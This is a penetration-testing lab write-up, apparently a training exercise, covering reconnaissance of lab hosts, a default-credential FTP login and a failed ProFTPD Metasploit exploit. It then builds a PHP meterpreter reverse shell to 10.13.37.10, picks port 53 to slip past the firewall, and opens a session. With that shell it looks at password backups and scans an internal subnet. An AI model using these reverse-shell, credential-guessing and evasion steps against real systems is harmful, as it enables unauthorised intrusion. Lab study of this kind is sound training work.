
```
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

3307/tcp open tcpwrapped

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/> ).

# Inspect

- Found some hidden network



The screenshot shows a web browser window with the URL `view-source:http://172.16.37.220/`. The page content displays network interface statistics in green text. The interfaces listed are `ens192`, `ens224`, and `lo`. The `inet` and `inet6` sections for each interface show their respective addresses, broadcast addresses, masks, and various statistics like RX/TX bytes and errors. The IP address `172.16.37.220` is highlighted with a red box.

```
1 <!--ens192      Link encap:Ethernet  HWaddr 00:50:56:a0:5a:55
2     inet addr:172.16.37.220  Bcast:172.16.37.255  Mask:255.255.255.0
3         inet6 addr: fe80::250:56ff:fea0:5a55/64 Scope:Link
4             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
5             RX packets:58 errors:0 dropped:25 overruns:0 frame:0
6             TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
7             collisions:0 txqueuelen:1000
8             RX bytes:5776 (5.7 KB)  TX bytes:6039 (6.0 KB)
9
10 ens224       Link encap:Ethernet  HWaddr 00:50:56:a0:f9:e8
11     inet addr:172.16.50.222  Bcast:172.16.50.255  Mask:255.255.255.0
12         inet6 addr: fe80::250:56ff:fea0:f9e8/64 Scope:Link
13             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
14             RX packets:42 errors:0 dropped:15 overruns:0 frame:0
15             TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
16             collisions:0 txqueuelen:1000
17             RX bytes:4439 (4.4 KB)  TX bytes:5320 (5.3 KB)
18
19 lo           Link encap:Local Loopback
20     inet addr:127.0.0.1  Mask:255.0.0.0
21         inet6 addr: ::1/128 Scope:Host
22             UP LOOPBACK RUNNING  MTU:65536  Metric:1
23             RX packets:3224 errors:0 dropped:0 overruns:0 frame:0
24             TX packets:3224 errors:0 dropped:0 overruns:0 carrier:0
25             collisions:0 txqueuelen:1
26             RX bytes:243728 (243.7 KB)  TX bytes:243728 (243.7 KB)
27
28 -->
```

# Dirb

- Found these but nothing is accessible, so we're moving on.



root@kali: ~

File Actions Edit View Help

-----  
DIRB v2.22  
By The Dark Raver  
-----

START\_TIME: Tue Jul 20 20:37:24 2021  
URL\_BASE: http://172.16.37.220/  
WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

-----  
GENERATED WORDS: 4612

```
---- Scanning URL: http://172.16.37.220/ ----
+ http://172.16.37.220/index.php (CODE:200|SIZE:1387)
==> DIRECTORY: http://172.16.37.220/javascript/
+ http://172.16.37.220/server-status (CODE:403|SIZE:301)

---- Entering directory: http://172.16.37.220/javascript/ ----
==> DIRECTORY: http://172.16.37.220/javascript/jquery/

---- Entering directory: http://172.16.37.220/javascript/jquery/ ----
+ http://172.16.37.220/javascript/jquery/jquery (CODE:200|SIZE:284394)
```

-----  
END\_TIME: Tue Jul 20 20:44:16 2021  
DOWNLOADED: 13836 - FOUND: 3

└─(root💀kali㉿kali)-[~]  
# |

## 172.16.37.234

Nmap scan report for **172.16.37.234**

Host is up (0.042s latency).

Not shown: 65490 closed ports, 43 filtered ports

### PORT STATE SERVICE VERSION

40121/tcp open ftp ProFTPD 1.3.0a

40180/tcp open http Apache httpd 2.4.18 ((Ubuntu))  
|\_http-server-header: Apache/2.4.18 (Ubuntu)  
|\_http-title: Apache2 Ubuntu Default Page: It works

Network Distance: 2 hops

Service Info: OS: Unix

## Inspect

- Nothing interesting viewing the page-source, so we're moving to dirb

172.16.37.234:40180

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Hack The Box Nessus Essentials

### Apache2 Ubuntu Default Page

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
    '-- ports.conf
-- mods-enabled
    '-- *.load
    '-- *.conf
-- conf-enabled
    '-- *.conf
-- sites-enabled
    '-- *.conf
```

## Dirb

- So, we found /xyz directories and when we view the page source → we found the hidden IP address.
- There are really nothing we could do with this, but we could **GOOGLE**

40121/tcp open ftp ProFTPD 1.3.0a ⇒ Google how to exploit this

```
File Actions Edit View Help
root@kali: ~
[(root💀kali)-[~]
# dirb http://172.16.37.234:40180/
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Tue Jul 20 20:41:21 2021
URL_BASE: http://172.16.37.234:40180/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
-----
---- Scanning URL: http://172.16.37.234:40180/ ----
+ http://172.16.37.234:40180/index.html (CODE:200|SIZE:11321)
+ http://172.16.37.234:40180/server-status (CODE:403|SIZE:304)
==> DIRECTORY: http://172.16.37.234:40180/xyz/ [red box]
-----
---- Entering directory: http://172.16.37.234:40180/xyz/ ----
+ http://172.16.37.234:40180/xyz/index.php (CODE:200|SIZE:1398) [red box]
-----
END_TIME: Tue Jul 20 20:46:27 2021
DOWNLOADED: 9224 - FOUND: 3
[(root💀kali)-[~]
# |
```

```

1 <!-- cmd: --><hr />ens192    Link encap:Ethernet HWaddr 00:50:56:a0:39:dd
2     inet addr:172.16.37.234 Bcast:172.16.37.255 Mask:255.255.255.0
3     inet6 addr: fe80::250:56ff:fea0:39dd/64 Scope:Link
4         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
5         RX packets:6540 errors:0 dropped:25 overruns:0 frame:0
6         TX packets:6393 errors:0 dropped:0 overruns:0 carrier:0
7         collisions:0 txqueuelen:1000
8         RX bytes:1225509 (1.2 MB) TX bytes:3177812 (3.1 MB)
9
10 ens224   Link encap:Ethernet HWaddr 00:50:56:a0:1b:9b
11     inet addr:172.16.50.224 Bcast:172.16.50.255 Mask:255.255.255.0
12     inet6 addr: fe80::250:56ff:fea0:1b9b/64 Scope:Link
13         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
14         RX packets:40 errors:0 dropped:14 overruns:0 frame:0
15         TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
16         collisions:0 txqueuelen:1000
17         RX bytes:4559 (4.5 KB) TX bytes:4755 (4.7 KB)
18
19 lo        Link encap:Local Loopback
20     inet addr:127.0.0.1 Mask:255.0.0.0
21     inet6 addr: ::1/128 Scope:Host
22         UP LOOPBACK RUNNING MTU:65536 Metric:1
23         RX packets:7520 errors:0 dropped:0 overruns:0 frame:0
24         TX packets:7520 errors:0 dropped:0 overruns:0 carrier:0
25         collisions:0 txqueuelen:1
26         RX bytes:561780 (561.7 KB) TX bytes:561780 (561.7 KB)
27
28

```

## ***Connect to FTP port***

- So, we tried my luck by logged-in with '**ftpuser:ftpuser**' and yes, I got that lucky-smile!
- Enum the machine and found the **flag** ⇒ So, we're moving on into exploit this FTP server

```
File Actions Edit View Help
root@kali: ~
└──(root💀kali)-[~]
# ftp 172.16.37.234 40121
Connected to 172.16.37.234.
220 ProFTPD 1.3.0a Server (ProFTPD Default Installation. Please use 'ftpuser' to log in.) [172.16.37.234]
Name (172.16.37.234:root): ftpuser
331 Password required for ftpuser.
Password: [REDACTED]
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  3 root      root          4096 May 17  2019 .
drwxr-xr-x  3 root      root          4096 May 17  2019 ..
-rw-----  1 root      root          27 Apr 26 2019 .flag.txt
drwxr-xr-x  3 root      root          4096 May 20  2019 html
226 Transfer complete.
ftp> get .flag.txt
local: .flag.txt remote: .flag.txt
200 PORT command successful
150 Opening BINARY mode data connection for .flag.txt (27 bytes)
226 Transfer complete.
27 bytes received in 0.00 secs (19.5312 kB/s)
ftp> |
```

```
File Actions Edit View Help
root@kali: ~
└──(root💀kali)-[~]
# ls
apacheCred  Downloads  Music
bb3gFlag    'Just File' passwd_bb3
Desktop     meterpreter2.war Pictures
Documents   meterpreter.war Public
```

```
File Actions Edit View Help
root@kali: ~
└──(root💀kali)-[~]
# cat .flag.txt
You got the first machine!
```

```
File Actions Edit View Help
root@kali: ~
└──(root💀kali)-[~]
# |
```

## Flag found

```
File Actions Edit View Help
root@kali: ~
└──(root💀kali)-[~]
# ftp 172.16.37.234 40121
Connected to 172.16.37.234.
220 ProFTPD 1.3.0a Server (ProFTPD Default Installation. Please use 'ftpuser' to log in.) [172.16.37.234]
Name (172.16.37.234:root): ftpuser
331 Password required for ftpuser.
Password: [REDACTED]
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  3 root      root          4096 May 17  2019 .
drwxr-xr-x  3 root      root          4096 May 17  2019 ..
-rw-----  1 root      root          27 Apr 26 2019 .flag.txt
drwxr-xr-x  3 root      root          4096 May 20  2019 html
226 Transfer complete.
ftp> get .flag.txt
local: .flag.txt remote: .flag.txt
200 PORT command successful
150 Opening BINARY mode data connection for .flag.txt (27 bytes)
226 Transfer complete.
27 bytes received in 0.00 secs (19.5312 kB/s)
ftp> |
```

```
File Actions Edit View Help
root@kali: ~
└──(root💀kali)-[~]
# ls
apacheCred  Downloads  Music
bb3gFlag    'Just File' passwd_bb3
Desktop     meterpreter2.war Pictures
Documents   meterpreter.war Public
```

```
File Actions Edit View Help
root@kali: ~
└──(root💀kali)-[~]
# cat .flag.txt
You got the first machine!
```

```
File Actions Edit View Help
root@kali: ~
└──(root💀kali)-[~]
# |
```

# **Google ProFTPD 1.3.0 Exploit**

## **ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)**

- We tried this way but failed in order to exploit.

The screenshot shows a web browser displaying the Rapid7 website. The URL in the address bar is [https://www.rapid7.com/db/modules/exploit/linux/ftp/proftps\\_replace/](https://www.rapid7.com/db/modules/exploit/linux/ftp/proftps_replace/). The page title is "Rapid7 Vulnerability & Exploit Database". The main content features a large, bold title: "ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)". Below the title is a table with two columns: "Disclosed" and "Created". The "Disclosed" column contains the date "11/26/2006", and the "Created" column contains the date "05/30/2018".

Disclosed	Created
11/26/2006	05/30/2018

```
msf6 exploit(linux/ftp/proftpd_sreplace) > show options
```

```
Module options (exploit/linux/ftp/proftpd_sreplace):
```

Name	Current Setting	Required	Description
FTPPASS	ftpuser	no	The password for the specified username
FTPUSER	ftpuser	no	The username to authenticate as
RHOSTS	172.16.37.234	yes	The target host(s), range CIDR identifier, or host ntax 'file:<path>'
RPORT	40180	yes	The target port (TCP)
WRITABLE	/incoming	yes	A writable directory on the target host

```
Payload options (linux/x86/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	10.13.37.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
2	ProFTPD 1.3.0 (source install) / Debian 3.1

```
msf6 exploit(linux/ftp/proftpd_sreplace) > run
```

561.7 KB)

```
[*] Started reverse TCP handler on 10.13.37.10:40180
[-] 172.16.37.234:40180 - Exploit failed: EOFError EOFError
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(linux/ftp/proftpd_sreplace) > set WRITABLE /xyz
WRITABLE => /xyz
```

```
msf6 exploit(linux/ftp/proftpd_sreplace) > run
```

```
[*] Started reverse TCP handler on 10.13.37.10:40180
[-] 172.16.37.234:40180 - Exploit failed: EOFError EOFError
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(linux/ftp/proftpd_sreplace) > |
```

## Description:

This module exploits a stack-based buffer overflow in versions 1.2 through 1.3.0 of ProFTPD server. The vulnerability is within the "sreplace" function within the "src/support.c" file. The off-by-one heap overflow bug in the ProFTPD sreplace function has been discovered about 2 (two) years ago by Evgeny Legerov. We tried to exploit this off-by-one bug via MKD command, but failed. We did not

work on this bug since then. Actually, there are exists at least two bugs in sreplace function, one is the mentioned off-by-one heap overflow bug the other is a stack-based buffer overflow via 'ssncpy(dst,src,negative argument)'. We were unable to reach the "sreplace" stack bug on ProFTPD 1.2.10 stable version, but the version 1.3.0rc3 introduced some interesting changes, among them: 1. another (integer) overflow in sreplace! 2. now it is possible to reach sreplace stack-based buffer overflow bug via the "pr\_display\_file" function! 3. stupid '.message' file display bug So we decided to choose ProFTPD 1.3.0 as a target for our exploit. To reach the bug, you need to upload a specially created .message file to a writeable directory, then do "CWD <writeable directory>" to trigger the invocation of sreplace function. Note that ProFTPD 1.3.0rc3 has introduced a stupid bug: to display '.message' file you also have to upload a file named '250'. ProFTPD 1.3.0 fixes this bug. The exploit is a part of VulnDisco Pack since Dec 2005.

## ***Msfvenom***

### ***Create payload***

- Seem like when we creating payload on port 4444 and 40180, we got picked up by firewall
- Retry to listen on **port 53** instead, since this port is near firewall and its hard to get picked up

```
[root💀kali]-[~]
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=53 -f raw > bb3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34276 bytes
```

Port 53 is recommended


```
[root💀kali]-[~]
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=40180 -f raw > bb3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34279 bytes
```

## ***Upload and generate payload***

- Since, we're already logged-in on the FTP server, this is easy to **upload** the payload by GET cmd
- Then, we **generate** the payload by navigate into it on the web server

**[NOTE:** We uploaded the payload on the **/xyz** directory so when we navigate, we have to navigate into that **/xyz** dir]

```
ftp> put bb3.php
local: bb3.php remote: bb3.php
200 PORT command successful
150 Opening BINARY mode data connection for bb3.php
226 Transfer complete.
34279 bytes sent in 0.00 secs (267.9590 MB/s)
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 root      root          34279 Jul 21 01:35 bb3.php
-rw-r--r-- 1 root      root          207 Jul 21 01:17 cmd.elf
-rw-r--r-- 1 root      root          34280 Jul 21 01:21 cmd.php
-rw-r--r-- 1 root      root          34278 Jul 21 01:33 exploit.php
-rwxrwxrwx 1 root      root          89 Mar 28 2019 index.php
226 Transfer complete.
ftp> |(root💀kali㉿kali)-[~]
```



## ***Metasploit exploit/multi/handler***

- Configure metasploit exactly as the msfvenom payload

```
(root💀kali)-[~]
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=53 -f raw > bb3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34276 bytes
```

Port 53 is recommended

```
(root💀kali)-[~]
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=40180 -f raw > bb3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34279 bytes
```

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (php/meterpreter_reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.13.37.10    yes        The listen address (an interface may be specified)
LPORT  40180           yes        The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.37.10:40180
[*] Meterpreter session 1 opened (10.13.37.10:40180 -> 172.16.37.234:45916) at 2021-07-20 21:37:16 -0400
```

## Enum

- Create the **shell** channel and **bash** then enum

```
meterpreter > pwd  
/var/www/html/xyz  
meterpreter > pwd  
/var/www/html/xyz  
meterpreter > shell  
Process 2073 created.  
Channel 0 created.  
bash -i  
bash: cannot set terminal process group (1103): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@xubuntu:/var/www/html/xyz$ ls  
ls  
bb3.php  
cmd.elf  
cmd.php  
exploit.php  
index.php  
www-data@xubuntu:/var/www/html/xyz$ cd ..  
cd ..  
www-data@xubuntu:/var/www/html$ |
```

- We found the .bak files but does not have permission to access

```

drwxr-xr-x 15 root root          4096 Apr 26 2019 ..
-rw-r--r--  1 root root          81920 Mar 30 2019 alternatives.tar.0
-rw-r--r--  1 root root          4303 Mar 29 2019 alternatives.tar.1.gz
-rw-r--r--  1 root root          4042 Mar 28 2019 alternatives.tar.2.gz
-rw-r--r--  1 root root          3842 Dec 15 2017 alternatives.tar.3.gz
-rw-r--r--  1 root root          5835 Mar 29 2019 apt.extended_states.0
-rw-r--r--  1 root root          756 Mar 28 2019 apt.extended_states.1.gz
-rw-r--r--  1 root root          575 Dec 15 2017 apt.extended_states.2.gz
-rw-r--r--  1 root root          11 Dec 15 2017 dpkg.arch.0
-rw-r--r--  1 root root          43 Dec 15 2017 dpkg.arch.1.gz
-rw-r--r--  1 root root          43 Dec 15 2017 dpkg.arch.2.gz
-rw-r--r--  1 root root          43 Dec 15 2017 dpkg.arch.3.gz
-rw-r--r--  1 root root          462 Dec 15 2017 dpkg.diversions.0
-rw-r--r--  1 root root          206 Dec 15 2017 dpkg.diversions.1.gz
-rw-r--r--  1 root root          206 Dec 15 2017 dpkg.diversions.2.gz
-rw-r--r--  1 root root          206 Dec 15 2017 dpkg.diversions.3.gz
-rw-r--r--  1 root root          265 Mar 28 2019 dpkg.statoverride.0
-rw-r--r--  1 root root          195 Mar 28 2019 dpkg.statoverride.1.gz
-rw-r--r--  1 root root          179 Apr 20 2016 dpkg.statoverride.2.gz
-rw-r--r--  1 root root          179 Apr 20 2016 dpkg.statoverride.3.gz
-rw-r--r--  1 root root          1557514 Mar 30 2019 dpkg.status.0
-rw-r--r--  1 root root          438791 Mar 29 2019 dpkg.status.1.gz
-rw-r--r--  1 root root          424565 Dec 15 2017 dpkg.status.2.gz
-rw-r--r--  1 root root          416606 Dec 15 2017 dpkg.status.3.gz
-rw-----  1 root root          1035 Mar 28 2019 group.bak
-rw-----  1 root shadow         867 Mar 28 2019 gshadow.bak
-rw-----  1 root root          2315 Mar 28 2019 passwd.bak
-rw-----  1 root shadow         1497 Mar 28 2019 shadow.bak
www-data@xubuntu:/var/backups$ get passwd.bak
get passwd.bak
```

## Priv-Escalation

```

msf6 post(multi/recon/local_exploit_suggester) > show options
  Home
Module options (post/multi/recon/local_exploit_suggester):
  Name           Current Setting  Required  Description
  ----           -----          -----      -----
  SESSION          yes            yes        The session to run this module on
  SHOWDESCRIPTION  false          yes        Displays a detailed description for the available exploit
                                             s

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 172.16.37.234 - Collecting local exploits for php/linux...
[-] 172.16.37.234 - No suggestions available.
[*] Post module execution completed
```

- No Priv-Escalation availables

## ***Check if nmap available***

- There is nmap available on the server

```
1 <!-- cmd: --><hr />ens192    Link encap:Ethernet HWaddr 00:50:56:a0:39:dd
2     inet addr:172.16.37.234 Bcast:172.16.37.255 Mask:255.255.255.0
3     inet6 addr: fe80::250:56ff:fea0:39dd/64 Scope:Link
4         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
5         RX packets:6540 errors:0 dropped:25 overruns:0 frame:0
6         TX packets:6393 errors:0 dropped:0 overruns:0 carrier:0
7         collisions:0 txqueuelen:1000
8         RX bytes:1225509 (1.2 MB) TX bytes:3177812 (3.1 MB)
9
10 ens224   Link encap:Ethernet HWaddr 00:50:56:a0:1b:9b
11     inet addr:172.16.50.224 Bcast:172.16.50.255 Mask:255.255.255.0
12     inet6 addr: fe80::250:56ff:fea0:1b9b/64 Scope:Link
13         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
14         RX packets:40 errors:0 dropped:14 overruns:0 frame:0
15         TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
16         collisions:0 txqueuelen:1000
17         RX bytes:4559 (4.5 KB) TX bytes:4755 (4.7 KB)
18
19 lo       Link encap:Local Loopback
20     inet addr:127.0.0.1 Mask:255.0.0.0
21     inet6 addr: ::1/128 Scope:Host
22         UP LOOPBACK RUNNING MTU:65536 Metric:1
23         RX packets:7520 errors:0 dropped:0 overruns:0 frame:0
24         TX packets:7520 errors:0 dropped:0 overruns:0 carrier:0
25         collisions:0 txqueuelen:1
26         RX bytes:561780 (561.7 KB) TX bytes:561780 (561.7 KB)
27
28
```

## ***Use nmap to scan on target server***

- So, as we remember, we discovered the hidden IP addresses at the beginning.

```

1 <!-- cmd: --><hr />ens192    Link encap:Ethernet HWaddr 00:50:56:a0:39:dd
2     inet addr:172.16.37.234 Bcast:172.16.37.255 Mask:255.255.255.0
3     inet6 addr: fe80::250:56ff:fea0:39dd/64 Scope:Link
4         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
5         RX packets:6540 errors:0 dropped:25 overruns:0 frame:0
6         TX packets:6393 errors:0 dropped:0 overruns:0 carrier:0
7         collisions:0 txqueuelen:1000
8         RX bytes:1225509 (1.2 MB) TX bytes:3177812 (3.1 MB)
9
10 ens224   Link encap:Ethernet HWaddr 00:50:56:a0:1b:9b
11     inet addr:172.16.50.224 Bcast:172.16.50.255 Mask:255.255.255.0
12     inet6 addr: fe80::250:56ff:fea0:1b9b/64 Scope:Link
13         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
14         RX packets:40 errors:0 dropped:14 overruns:0 frame:0
15         TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
16         collisions:0 txqueuelen:1000
17         RX bytes:4559 (4.5 KB) TX bytes:4755 (4.7 KB)
18
19 lo        Link encap:Local Loopback
20     inet addr:127.0.0.1 Mask:255.0.0.0
21     inet6 addr: ::1/128 Scope:Host
22         UP LOOPBACK RUNNING MTU:65536 Metric:1
23         RX packets:7520 errors:0 dropped:0 overruns:0 frame:0
24         TX packets:7520 errors:0 dropped:0 overruns:0 carrier:0
25         collisions:0 txqueuelen:1
26         RX bytes:561780 (561.7 KB) TX bytes:561780 (561.7 KB)
27
28

```

- So, we nmap this on the target machine

→ www-data@xubuntu:/var/www/html/xyz\$ **nmap -T4 -p- -A 172.16.50.0/24**

→ So, we found the **SSH services** on the **172.16.50.222** address

```

www-data@xubuntu:/var/www/html/xyz$ nmap -T4 -p- -A 172.16.50.0/24
Starting Nmap 7.01 ( https://nmap.org ) at 2021-07-21 01:58 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse/DNS is disabled. Try using
Nmap scan report for 172.16.50.222
Host is up (0.00010s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:69:70:78:f7:89:03:f1:6a:d8:cd:82:67:bd:a6:cb (RSA)
|_  256 70:9b:61:d6:ac:15:10:72:20:85:f2:7c:bd:ce:9d:39 (ECDSA)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
3307/tcp  open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.50.224
Host is up (0.000020s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
40121/tcp  open  ftp      ProFTPD 1.3.0a
40180/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Unix

```

## autoroute

